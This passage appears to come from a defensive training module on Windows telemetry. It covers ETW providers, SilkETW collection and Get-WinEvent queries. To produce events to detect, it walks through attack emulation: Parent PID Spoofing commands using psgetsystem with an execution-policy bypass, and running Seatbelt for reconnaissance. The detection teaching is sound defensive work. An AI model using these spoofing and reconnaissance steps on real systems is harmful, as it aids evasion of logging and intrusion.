
- ETW Povider metadata can also be viewed through the EtwExplorer project.

Useful Providers
- Microsoft-Windows-Kernel-Process: This ETW provider is instrumental in monitoring process-related activity within the Windows kernel. It can aid in detecting unusual process behaviors such as process injection, process hollowing, and other tactics commonly used by malware and APTs.
- Microsoft-Windows-Kernel-File: As the name suggests, this provider focuses on file-related operations. It can be employed for detection scenarios involving unauthorized file access, changes to critical system files, or suspicious file operations indicative of exfiltration or ransomware activity.
- Microsoft-Windows-Kernel-Network: This ETW provider offers visibility into network-related activity at the kernel level. It’s especially useful in detecting network-based attacks such as data exfiltration, unauthorized network connections, and potential signs of command and control communication.
- Microsoft-Windows-SMBClient-SMBServer: These providers monitor SMB client and server activity, providing insights into file sharing and network communication. They can be used to detect unusual SMB traffic patterns, potentially indicating lateral movement or data exfiltration.
- Microsoft-Windows-DotNETRuntime: This provider focuses on .NET runtime events, making it ideal for identifying anomalies in .NET application execution, potential exploitation of .NET vulnerabilities, or malicious .NET assembly loading.
- OpenSSH: Monitoring the OpenSSH ETW provider can provide important insights into SSH connection attempts, successful and failed authentications, and potential brute force attacks.
- Microsoft-Windows-VPN-Client: This provider enables tracking of VPN client events. It can be useful for identifying unauthorized or suspicious VPN connections.
- Microsoft-Windows-PowerShell: This ETW provider tracks PowerShell execution and command activity, making it invaluable for detecting suspicious PowerShell usage, script block logging, and potential misuse or exploitation.
- Microsoft-Windows-Kernel-Registry: This provider monitors registry operations, making it useful for detection scenarios related to changes in registry keys, often associated with persistence mechanisms, malware installation, or system configuration changes.
- Microsoft-Windows-CodeIntegrity: This provider monitors code and driver integrity checks, which can be key in identifying attempts to load unsigned or malicious drivers or code.
- Microsoft-Antimalware-Service: This ETW provider can be employed to detect potential issues with the antimalware service, including disabled services, configuration changes, or potential evasion techniques employed by malware.
- WinRM: Monitoring the Windows Remote Management provider can reveal unauthorized or suspicious remote management activity, often indicative of lateral movement or remote desktop activity.
- Microsoft-Windows-TerminalServices-LocalSessionManager: This provider tracks local Terminal Services sessions, making it useful for detecting unauthorized or suspicious remote desktop activity.
- Microsoft-Windows-Security-Mitigations: This provider keeps tabs on the effectiveness and operations of security mitigations in place. It’s essential for identifying potential bypass attempts of these security controls.
- Microsoft-Windows-DNS-Client: This ETW provider gives visibility into DNS client activity, which is crucial for detecting DNS-based attacks, including DNS tunneling or unusual DNS requests that may indicate C2 communications.
- Microsoft-Antimalware-Protection: This provider monitors the operations of antimalware protection mechanisms. It can be used to detect any issues with these mechanisms, such as disabled protection features, configuration changes, or signs of evasion techniques employed by malicious actors.
Restricted Providers
In the realm of Windows OS security, certain ETW providers are considered “restricted”. These providers offer valuable telemetry but are only accessible to processes that carry the requisite permissions. This exclusivity is designed to ensure that sensitive system data remains shielded from potential threats.
One of these high-value, restricted providers is Microsoft-Windows-Threat-Intelligence. This provider offer crucial insights into potential security threats and is often leveraged in DFIR operations. However, to access this provider, processes must be privileged with a specific right, known as Protected Process Light (PPL).
To be able to run as a PPL, an anti-malware vendor must apply to Microsoft, prove their identity, sign binding legal documents, implement an Early Launch Anti-Malware (ELAM) driver, run it through a test suite, and submit it to Microsoft for a special Authenticode signature. It is not a trivial process. Once this is complete, the vendor can use this ELAM driver to have Windows protect their anti-malware service by running it as a PPL. - Elastic
tip
Workarounds to access the Microsoft-Windows-Threat-Intelligence provider exist. Take a look here.
In the context of Microsoft-Windows-Threat-Intelligence, the benefits of this privileged access are manifold. This provider can record highly granular data about potential threats, enabling security professionals to detect and analyze sophisticated attacks that may have eluded other defenses. Its telemetry can serve as vital evidence in forensic investigations, revealing details about the origin of a threat, the systems and data it interacted with, and the alterations it made. Moreover, by monitoring this provider in real-time, security teams can potentially identify ongoing threats and intervene to mitigate damage.
Tapping into ETW
Detection Example 1: Detecting Strange Parent-Child Relationships
Abnormal parent-child relationships among processes can be indicative of malicious activities. In standard Windows environments, certain processes never call or spawn others. For example, it is highly unlikely to see “calc.exe” spawning “cmd.exe” in a normal Windows environment. Understanding these typical parent-child relationships can assist in detecting anomalies.
By utilizing Process Hacker, you can explore parent-child relationships within Windows. Sorting the processes by dropdowns in the Processes view reveals a hierarchical representation of the relationships.

Analyzing these relationships in standard and custom environments enables you to identify deviations from normal patterns. For example, if you observe the “spoolsv.exe” process creating “whoami.exe” instead of its expected behavior of creating a “conhost”, it raises suspicion.

To showcase a strange parent-child relationship, where “cmd.exe” appears to be created by “spoolsv.exe” with no accompanying arguments, you will utilize an attacking technique called Parent PID Spoofing. Parent PID Spoofing can be executed through the psgetsystem project in the following manner.
PS C:\Tools\psgetsystem> powershell -ep bypass
PS C:\Tools\psgetsystem> Import-Module .\psgetsys.ps1
PS C:\Tools\psgetsystem> [MyProcess]::CreateProcessFromParent([Process ID of spoolsv.exe],"C:\Windows\System32\cmd.exe","")
Due to the parent PID spoofing technique you employed, Sysmon Event 1 incorrectly displays spoolsv.exe as the parent of cmd.exe. However, it was actually powershell.exe that created cmd.exe.
Although Sysmon and event logs provide valuable telemetry for hunting and creating alert rules, they are not the only sources of information. Begin by collecting data from the Microsoft-Windows-Kernel-Process provider using SilkETW (the provider can be identified using logman as described earlier, logman.exe query providers | findstr "Process"). After that, you can proceed to simulate the attack again to assess whether ETW can provide you with more accurate information regarding the execution of cmd.exe.
c:\Tools\SilkETW_SilkService_v8\v8\SilkETW>SilkETW.exe -t user -pn Microsoft-Windows-Kernel-Process -ot file -p C:\windows\temp\etw.json
The etw.json file seems to contain information about powershell.exe being the one who created cmd.exe.
It should be noted that SilkETW event logs can be ingested and viewed by Windows Event Viewer through SilkService to provide you with deeper and more extensive visibility into the actions performed on a system.
Detection Example 2: Detecting Malicious .NET Assembly Loading
Traditionally, adversaries employed a strategy known as “Living off the Land”, exploiting legitimate system tools, such as PowerShell, to carry out their malicious operations. This approach reduces the risk of detection since it involves the use of tools that are native to the system, and therefore less likely to raise suspicion.
However, the cybersecurity community has adapted and developed countermeasures against this strategy.
Responding to these defensive advancements, attackers have developed a new approach that is labeled as “Bring your own Land”. Instead of relying on the tools already present on a victim’s system, threat actors and pentesters emulating these tactics now employ .NET assemblies executed entirely in memory. This involves creating custom-built tools using languages like C#, rendering them independent of the pre-existing tools on the target system. The “Bring your own Land” lands is quite effective for the following reasons:
- Each Windows system comes equipped with a certain version of .NET pre-installed by default.
- A salient feature of .NET is its managed nature, alleviating the need for programmers to manually handle memory management. This attribute is part of the framework’s managed code execution process, where the Common Language Runtime (CLR) takes responsibility for key system-level operations such as garbage collection, eliminating memory leaks and ensuring more efficient resource utilization.
- One of the intriguing advantages of using .NET assemblies is their ability to be loaded directly into memory. This means that an executable or DLL does not need to be written physically to the disk - instead, it is executed directly in the memory. This behavior minimizes the artifacts left behind on the system and can help bypass some forms of detection that rely on inspecting files written to disk.
- Microsoft has integrated a wide range of libraries into the .NET framework to address numerous common programming challenges. These libraries include functionalities for establishing HTTP connections, implementing cryptographic operations, and enabling inter-process communication (IPC), such as named pipes. These pre-built tools streamline the development process, reduce the likelihood of errors, and make it easier to build robust and efficient applications. Furthermore, for a threat actor, these rich features provide a toolkit for creating more sophisticated and covert attack methods.
A poweful illustration of this BYOL strategy is the execute-assenbly command implemented in CobaltStrike, a widely-used software platform for Adversary Simulations and Red Team Operations. CobaltStrike’s execute-assembly command allows the user to execute .NET assemblies directly from memory, making it an ideal tool for implementing a BYOL strategy.
In a manner akin to how you detected the execution of unmanaged PowerShell scripts through the observation of anomalous clr.dll and clrjit.dll loading activity in processes that ordinarily wouldn’t require them, you can employ a similar approach to identify malicious .NET assembly loading. This is achieved by scrutinizing the activity related to the loading of .NET-associated DLLs, specifically clr.dll and mscoree.dll.
Monitoring the loading of such libraries can help reveal attempts to execute .NET assemblies in unusual or unexpected contexts, which can be a sign of malicious activity. This type of DLL loading behavior can often be detected by leveraging Sysmon’s Event ID 7, which corresponds to “Image Loaded” events.
For demonstrative purposes, emulate a malicious .NET assembly load by executing a precompiled version of Seatbelt that resides on disk. Seatbelt is a well-known .NET assembly, often employed by adversaries who load and execute it in memory to gain situational awareness of a compromised system.
PS C:\Tools\GhostPack Compiled Binaries>.\Seatbelt.exe TokenPrivileges
%&&@@@&&
&&&&&&&%%%, #&&@@@@@@%%%%%%###############%
&%& %&%% &////(((&%%%%%#%################//((((###%%%%%%%%%%%%%%%
%%%%%%%%%%%######%%%#%%####% &%%**# @////(((&%%%%%%######################(((((((((((((((((((
#%#%%%%%%%#######%#%%####### %&%,,,,,,,,,,,,,,,, @////(((&%%%%%#%#####################(((((((((((((((((((
#%#%%%%%%#####%%#%#%%####### %%%,,,,,, ,,. ,, @////(((&%%%%%%%######################(#(((#(#((((((((((
#####%%%#################### &%%...... ... .. @////(((&%%%%%%%###############%######((#(#(####((((((((
#######%##########%######### %%%...... ... .. @////(((&%%%%%#########################(#(#######((#####
###%##%%#################### &%%............... @////(((&%%%%%%%%##############%#######(#########((#####
#####%###################### %%%.. @////(((&%%%%%%%################
&%& %%%%% Seatbelt %////(((&%%%%%%%%#############*
&%%&&&%%%%% v1.2.1 ,(((&%%%%%%%%%%%%%%%%%,
#%%%%##,
====== TokenPrivileges ======
Current Token's Privileges
SeIncreaseQuotaPrivilege: DISABLED
SeSecurityPrivilege: DISABLED
SeTakeOwnershipPrivilege: DISABLED
SeLoadDriverPrivilege: DISABLED
SeSystemProfilePrivilege: DISABLED
SeSystemtimePrivilege: DISABLED
SeProfileSingleProcessPrivilege: DISABLED
SeIncreaseBasePriorityPrivilege: DISABLED
SeCreatePagefilePrivilege: DISABLED
SeBackupPrivilege: DISABLED
SeRestorePrivilege: DISABLED
SeShutdownPrivilege: DISABLED
SeDebugPrivilege: SE_PRIVILEGE_ENABLED
SeSystemEnvironmentPrivilege: DISABLED
SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeRemoteShutdownPrivilege: DISABLED
SeUndockPrivilege: DISABLED
SeManageVolumePrivilege: DISABLED
SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeIncreaseWorkingSetPrivilege: DISABLED
SeTimeZonePrivilege: DISABLED
SeCreateSymbolicLinkPrivilege: DISABLED
SeDelegateSessionUserImpersonatePrivilege: DISABLED
Assuming you have Sysmon configured appropriately to log image loading events, executing “Seatbelt.exe” would trigger the loading of key .NET-related DLLs such as “clr.dll” and “mscoree.dll”. Sysmon, keenly observing system activities, will log these DLL load operations as Event ID 7 records.

Relying solely on Sysmon Event ID 7 for detecting attacks can be challenging due to the large volume of events it generates. Additionally, while it informs you about the DLLs being loaded, it doesn’t provide granular details about the actual content of the loaded .NET assembly.
To augment your visibility and gain deeper insights into the actual assmebly being loaded, you can again leverage ETW and specifically the Microsoft-Windows-DotNETRuntime provider.
Use SilkETW to collect data from the Microsoft-Windows-DotNETRuntime provider. After that, you can proceed to simulate the attack again to evaluate whether ETW can furnish you with more detailed and actionable intelligence regarding the loading and execution of the “Seatbelt” .NET assembly.
c:\Tools\SilkETW_SilkService_v8\v8\SilkETW>SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p C:\windows\temp\etw.json
The etw.json file seems to contain a wealth of information about the loaded assembly, including method names.

It’s worth noting that in your current SilkETW configuration, you’re not capturing the entirety of events from the “Microsoft-Windows-DotNETRuntime” provider. Instead, you’re selectively targeting a specific subset, which includes: JitKeyword, InteropKeyword, LoaderKeyword, and NGenKeyword.
- The JitKeyword relates to the Just-In-Time (JIT) compilation events, providing information on the methods being compiled at runtime. This could be particularly useful for understanding the execution flow of the .NET assembly.
- The InteropKeyword refers to Interoperability events, which come into play when managed code interacts with unmanaged code. These events could provide insights into potential interactions with native APIs or other unmanaged components.
- LoaderKeyword events provide details on the assembly loading process within the .NET runtime, which can be vital for understanding what .NET assemblies are being loaded and potentially executed.
- The NGenKeyword corresponds to Native Image Generator events, which are concerned with the creation and usage of precompiled .NET assemblies. Monitoring these could help detect scenarios where attackers use precompiled .NET assemblies to evade JIT-related detections.
Analyzing Windows Event Logs En Masse with Get-WinEvent
The Get-WinEvent cmdlet is an indispensable tool in PowerShell for querying Windows Event logs en masse. The cmdlet provides you with the capability to retrieve different types of event logs, including classic Windows event logs like System and Application logs, logs generated by Windows Event Log technology, and Event Tracing for Windows logs.
To quickly identify the available logs, you can leverage the -ListLog parameter in conjunction with the Get-WinEvent cmdlet. By specifying * as the parameter value, you retrieve all logs without applying any filtering criteria. This allows you to obtain a comprehensive list of logs and their associated properties. By executing the following command, you can retrieve the list of logs and display essential properties such as LogName, RecordCount, IsClassicLog, IsEnabled, LogMode, and LogType.
PS C:\Users\Administrator> Get-WinEvent -ListLog * | Select-Object LogName, RecordCount, IsClassicLog, IsEnabled, LogMode, LogType | Format-Table -AutoSize
LogName RecordCount IsClassicLog IsEnabled LogMode LogType
------- ----------- ------------ --------- ------- -------
Windows PowerShell 2916 True True Circular Administrative
System 1786 True True Circular Administrative
Security 8968 True True Circular Administrative
Key Management Service 0 True True Circular Administrative
Internet Explorer 0 True True Circular Administrative
HardwareEvents 0 True True Circular Administrative
Application 2079 True True Circular Administrative
Windows Networking Vpn Plugin Platform/OperationalVerbose False False Circular Operational
Windows Networking Vpn Plugin Platform/Operational False False Circular Operational
SMSApi 0 False True Circular Operational
Setup 16 False True Circular Operational
OpenSSH/Operational 0 False True Circular Operational
OpenSSH/Admin 0 False True Circular Administrative
Network Isolation Operational False False Circular Operational
Microsoft-WindowsPhone-Connectivity-WiFiConnSvc-Channel 0 False True Circular Operational
Microsoft-Windows-WWAN-SVC-Events/Operational 0 False True Circular Operational
Microsoft-Windows-WPD-MTPClassDriver/Operational 0 False True Circular Operational
Microsoft-Windows-WPD-CompositeClassDriver/Operational 0 False True Circular Operational
Microsoft-Windows-WPD-ClassInstaller/Operational 0 False True Circular Operational
Microsoft-Windows-Workplace Join/Admin 0 False True Circular Administrative
Microsoft-Windows-WorkFolders/WHC 0 False True Circular Operational
Microsoft-Windows-WorkFolders/Operational 0 False True Circular Operational
Microsoft-Windows-Wordpad/Admin False False Circular Operational
Microsoft-Windows-WMPNSS-Service/Operational 0 False True Circular Operational
Microsoft-Windows-WMI-Activity/Operational 895 False True Circular Operational
Microsoft-Windows-wmbclass/Trace False False Circular Operational
Microsoft-Windows-WLAN-AutoConfig/Operational 0 False True Circular Operational
Microsoft-Windows-Wired-AutoConfig/Operational 0 False True Circular Operational
Microsoft-Windows-Winsock-WS2HELP/Operational 0 False True Circular Operational
Microsoft-Windows-Winsock-NameResolution/Operational False False Circular Operational
Microsoft-Windows-Winsock-AFD/Operational False False Circular Operational
Microsoft-Windows-WinRM/Operational 230 False True Circular Operational
Microsoft-Windows-WinNat/Oper False False Circular Operational
Microsoft-Windows-Winlogon/Operational 648 False True Circular Operational
Microsoft-Windows-WinINet-Config/ProxyConfigChanged 2 False True Circular Operational
--- SNIP ---
This command provides you with valuable information about each log, including the name of the log, the number of records present, whether the log is in the classic .evt format or the newer .evtx format, its enabled status, the log mode, and the log type.
Additionally, you can explore the event log providers associated with each log using the -ListProvider parameter. Event log providers serve as the sources of events within the logs. Executing the following command allows you to retrieve the list of providers and their respective linked logs.
PS C:\Users\Administrator> Get-WinEvent -ListProvider * | Format-Table -AutoSize
Name LogLinks
---- --------
PowerShell {Windows PowerShell}
Workstation {System}
WMIxWDM {System}
WinNat {System}
Windows Script Host {System}
Microsoft-Windows-IME-OEDCompiler {Microsoft-Windows-IME-OEDCompiler/Analytic}
Microsoft-Windows-DeviceSetupManager {Microsoft-Windows-DeviceSetupManager/Operat...
Microsoft-Windows-Search-ProfileNotify {Application}
Microsoft-Windows-Eventlog {System, Security, Setup, Microsoft-Windows-...
Microsoft-Windows-Containers-BindFlt {Microsoft-Windows-Containers-BindFlt/Operat...
Microsoft-Windows-NDF-HelperClassDiscovery {Microsoft-Windows-NDF-HelperClassDiscovery/...
Microsoft-Windows-FirstUX-PerfInstrumentation {FirstUXPerf-Analytic}
--- SNIP ---
This command provides you with an overview of the available providers and their associations with specific logs. It enables you to identify providers of interest for filtering purposes.
Now, focus on retrieving specific event logs using the Get-WinEvent cmdlet. At its most basic, Get-WinEvent retrieves event logs from local or remote computers. The examples below demonstrate how to retrieve events from various logs.
- Retrieving events from the System log
PS C:\Users\Administrator> Get-WinEvent -LogName 'System' -MaxEvents 50 | Select-Object TimeCreated, ID, ProviderName, LevelDisplayName, Message | Format-Table -AutoSize
TimeCreated Id ProviderName LevelDisplayName Message
----------- -- ------------ ---------------- -------
6/2/2023 9:41:42 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Users\Administrator\AppData\Local\Packages\MicrosoftWindows.Client.CBS_cw5...
6/2/2023 9:38:32 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Users\Administrator\AppData\Local\Packages\Microsoft.Windows.ShellExperien...
6/2/2023 9:38:32 AM 10016 Microsoft-Windows-DistributedCOM Warning The machine-default permission settings do not grant Local Activation permission for the COM Server applicat...
6/2/2023 9:37:31 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Users\Administrator\AppData\Local\Packages\Microsoft.WindowsAlarms_8wekyb3...
6/2/2023 9:37:31 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Users\Administrator\AppData\Local\Packages\microsoft.windowscommunications...
6/2/2023 9:37:31 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Users\Administrator\AppData\Local\Packages\Microsoft.Windows.ContentDelive...
6/2/2023 9:36:35 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Users\Administrator\AppData\Local\Packages\Microsoft.YourPhone_8wekyb3d8bb...
6/2/2023 9:36:32 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Users\Administrator\AppData\Local\Packages\Microsoft.AAD.BrokerPlugin_cw5n...
6/2/2023 9:36:30 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Users\Administrator\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h...
6/2/2023 9:36:29 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Users\Administrator\AppData\Local\Packages\Microsoft.Windows.StartMenuExpe...
6/2/2023 9:36:14 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Users\Administrator\AppData\Local\Microsoft\Windows\UsrClass.dat was clear...
6/2/2023 9:36:14 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Users\Administrator\ntuser.dat was cleared updating 2366 keys and creating...
6/2/2023 9:36:14 AM 7001 Microsoft-Windows-Winlogon Information User Logon Notification for Customer Experience Improvement Program
6/2/2023 9:33:04 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Windows\AppCompat\Programs\Amcache.hve was cleared updating 920 keys and c...
6/2/2023 9:31:54 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\Del...
